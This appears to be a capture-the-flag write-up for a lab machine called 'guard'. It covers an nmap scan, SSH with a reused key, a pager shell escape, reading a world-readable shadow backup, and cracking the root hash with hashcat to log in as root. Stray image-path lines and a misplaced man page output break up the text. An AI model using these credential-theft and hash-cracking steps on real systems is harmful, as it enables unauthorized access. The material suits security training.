guard


Enumeration

We begin by running an Nmap scan.


```
nmap -A -v 10.10.10.50
```

The scan reveals that only port 22 is open. Let's try to use the SSH key found in the previous machine to login as `daniel` (the previous user).


```
ssh -i id_rsa daniel@10.10.10.50
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:64:23:e0:a7:ec:1d:3b:f0:63:72:a7:d7:05:57:71 (RSA)
|   256 b3:86:5d:3d:c9:d1:70:ea:d6:3d:36:a6:c5:f2:be:5d (ECDSA)
|_  256 c0:5b:13:0f:d6:e6:d1:71:2d:55:e2:4a:e2:27:0e:c2 (ED25519)
```




```
┌──(root💀kali)-[/Documents/htb/boxes/guard]
└─# ssh -i id_rsa daniel@10.10.10.50
The authenticity of host '10.10.10.50 (10.10.10.50)' can't be established.
ECDSA key fingerprint is SHA256:HsQbrMB5pgxQ5YW2YyJ5wo4em7xlOr4fCM3uufEljqM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.50' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun  2 21:08:27 UTC 2021

  System load:  0.0               Processes:             101
  Usage of /:   25.0% of 15.68GB   Users logged in:       0
  Memory usage: 10%               IP address for ens160: 10.10.10.50
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

66 packages can be updated.
0 updates are security updates.


Last login: Tue Jun  1 18:32:46 2021 from 10.10.14.9
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

daniel@guard:~$ find
daniel@guard:~$ cat
daniel@guard:~$ python
daniel@guard:~$ ls
user.txt
```



```
daniel@guard:~$ cat user.txt
```



```
MAN(1)                                              Manual pager utils                                              MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R  encoding]  [-L  locale]  [-m system[,...]] [-M path] [-S list] [-e extension] [-i|-I]
       [--regex|--wildcard] [--names-only] [-a] [-u] [--no-subpages] [-P pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation]  [--no-justification]
       [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z] [[section] page[.section]  ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man  -l  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R  encoding]  [-L locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-?V]

DESCRIPTION
       man is the system's manual pager.  Each page argument given to man is normally the name of a program, utility  or  function.   The  manual  page
       associated  with  each  of these arguments is then found and displayed.  A section, if provided, will direct man to look only in that section of
       the manual.  The default action is to search in all of the available sections following a pre-defined order ("1 n l 8 3 2 3posix 3pm 3perl 3am 5
       4  9  6  7"  by default, unless overridden by the SECTION directive in /etc/manpath.config), and to show only the first page found, even if page
       exists in several sections.

       The table below shows the section numbers of the manual followed by the types of pages they contain.

       1   Executable programs or shell commands
       2   System calls (functions provided by the kernel)
       3   Library calls (functions within program libraries)
       4   Special files (usually found in /dev)
       5   File formats and conventions eg /etc/passwd
       6   Games
       7   Miscellaneous (including macro packages and conventions), e.g. man(7), groff(7)
       8   System administration commands (usually only for root)
       9   Kernel routines [Non standard]

       A manual page consists of several sections.

       Conventional section names include NAME, SYNOPSIS, CONFIGURATION, DESCRIPTION, OPTIONS, EXIT STATUS, RETURN VALUE, ERRORS,  ENVIRONMENT,  FILES,
       VERSIONS, CONFORMING TO, NOTES, BUGS, EXAMPLE, AUTHORS, and SEE ALSO.

       The following conventions apply to the SYNOPSIS section and can be used as a guide in other sections.

       bold text          type exactly as shown.
       italic text        replace with appropriate argument.
       [-abc]             any or all arguments within [ ] are optional.
       -a|-b              options delimited by | cannot be used together.
       argument ...       argument is repeatable.
       [expression] ...   entire expression within [ ] is repeatable.

       Exact  rendering may vary depending on the output device.  For instance, man will usually not be able to render italics when running in a termi-
!bash
```




```
daniel@guard:~$ cat user.txt
209333652507f89d0d3a41ff4070c081
```

Privilege Escalation


On enumerating the system, we find a readable shadow backup in `/var/backups`. Let's try to crack the root hash with hashcat.

```
$6$KIP2PX8O$7VF4mj1i.w/.sIOwyeN6LKnmeaFTgAGZtjBjRbvX4pEHvx1XUzXLTBBu0jRLPeZS.69qNrPgHJ0yvc3N82hY31
```




```
daniel@guard:/var/backups$ ls
alternatives.tar.0      dpkg.diversions.2.gz  dpkg.diversions.6.gz    dpkg.statoverride.3.gz  dpkg.status.0      dpkg.status.4.gz  gshadow.bak
apt.extended_states.0   dpkg.diversions.3.gz  dpkg.statoverride.0     dpkg.statoverride.4.gz  dpkg.status.1.gz   dpkg.status.5.gz  passwd.bak
dpkg.diversions.0       dpkg.diversions.4.gz  dpkg.statoverride.1.gz  dpkg.statoverride.5.gz  dpkg.status.2.gz   dpkg.status.6.gz  shadow
dpkg.diversions.1.gz    dpkg.diversions.5.gz  dpkg.statoverride.2.gz  dpkg.statoverride.6.gz  dpkg.status.3.gz   group.bak         shadow.bak
daniel@guard:/var/backups$ cat shadow.bak
cat: shadow.bak: Permission denied
daniel@guard:/var/backups$ cat shadow
root:$6$KIP2PX8O$7VF4mj1i.w/.sIOwyeN6LKnmeaFTgAGZtjBjRbvX4pEHvx1XUzXLTBBu0jRLPeZS.69qNrPgHJ0yvc3N82hY31:18334:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
sync:*:18113:0:99999:7:::
games:*:18113:0:99999:7:::
man:*:18113:0:99999:7:::
lp:*:18113:0:99999:7:::
mail:*:18113:0:99999:7:::
news:*:18113:0:99999:7:::
uucp:*:18113:0:99999:7:::
proxy:*:18113:0:99999:7:::
www-data:*:18113:0:99999:7:::
backup:*:18113:0:99999:7:::
list:*:18113:0:99999:7:::
irc:*:18113:0:99999:7:::
gnats:*:18113:0:99999:7:::
nobody:*:18113:0:99999:7:::
systemd-network:*:18113:0:99999:7:::
systemd-resolve:*:18113:0:99999:7:::
syslog:*:18113:0:99999:7:::
messagebus:*:18113:0:99999:7:::
_apt:*:18113:0:99999:7:::
lxd:*:18113:0:99999:7:::
uuidd:*:18113:0:99999:7:::
dnsmasq:*:18113:0:99999:7:::
landscape:*:18113:0:99999:7:::
pollinate:*:18113:0:99999:7:::
sshd:*:18326:0:99999:7:::
daniel:$6$2EEJjgy86KrZ.cbl$oCf1MzIsN7N9KziBNo7uYrHLueZLM7wySrsFYxlNtO5NVhfVsyWCSKiIURNUxOOwC0tm1kyQsiv93imCwLM0k1:18326:0:99999:7:::
```


Copy the root hash into a text file and use the following command to crack it.




```
$6$KIP2PX8O$7VF4mj1i.w/.sIOwyeN6LKnmeaFTgAGZtjBjRbvX4pEHvx1XUzXLTBBu0jRLPeZS.69qNrPgHJ0yvc3N82hY31
```



```
┌──(root💀kali)-[/Documents/htb/boxes/guard]
└─# hashcat --example-hashes | grep -B2 '\$6\$'

MODE: 1800
TYPE: sha512crypt $6$, SHA512 (Unix)
HASH: $6$72820166$U4DVzpcYxgw7MVVDGGvB2/H5lRistD5.Ah4upwENR5UtffLR4X4SxSzfREv8z6wVl0jRFX40/KnYVvK4829kD1
```



```
┌──(root💀kali)-[/Documents/htb/boxes/guard]
└─# hashcat -m 1800 --force hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
```



```
$6$KIP2PX8O$7VF4mj1i.w/.sIOwyeN6LKnmeaFTgAGZtjBjRbvX4pEHvx1XUzXLTBBu0jRLPeZS.69qNrPgHJ0yvc3N82hY31:password#1
```


This reveals the root password to be `password#1`, which can be used to su to root.

```
su root
Password: password#1
```

However, we get a system error. Instead, we can SSH into the machine as root.

```
ssh root@10.10.10.50
Password: password#1
```

The root flag is located in `/root`.



```
┌──(root💀kali)-[/Documents/htb/boxes/guard]
└─# ssh root@10.10.10.50
root@10.10.10.50's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun  2 21:25:42 UTC 2021

  System load:  0.0                Processes:             108
  Usage of /:   25.0% of 15.68GB   Users logged in:       1
  Memory usage: 10%                IP address for ens160: 10.10.10.50
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

66 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jun  1 18:35:45 2021 from 10.10.14.9
root@guard:~# id
uid=0(root) gid=0(root) groups=0(root)
root@guard:~# ls
root.txt
root@guard:~# cat root.txt
386ca63de3e5fd7df6b6212a0430f681
root@guard:~# █
```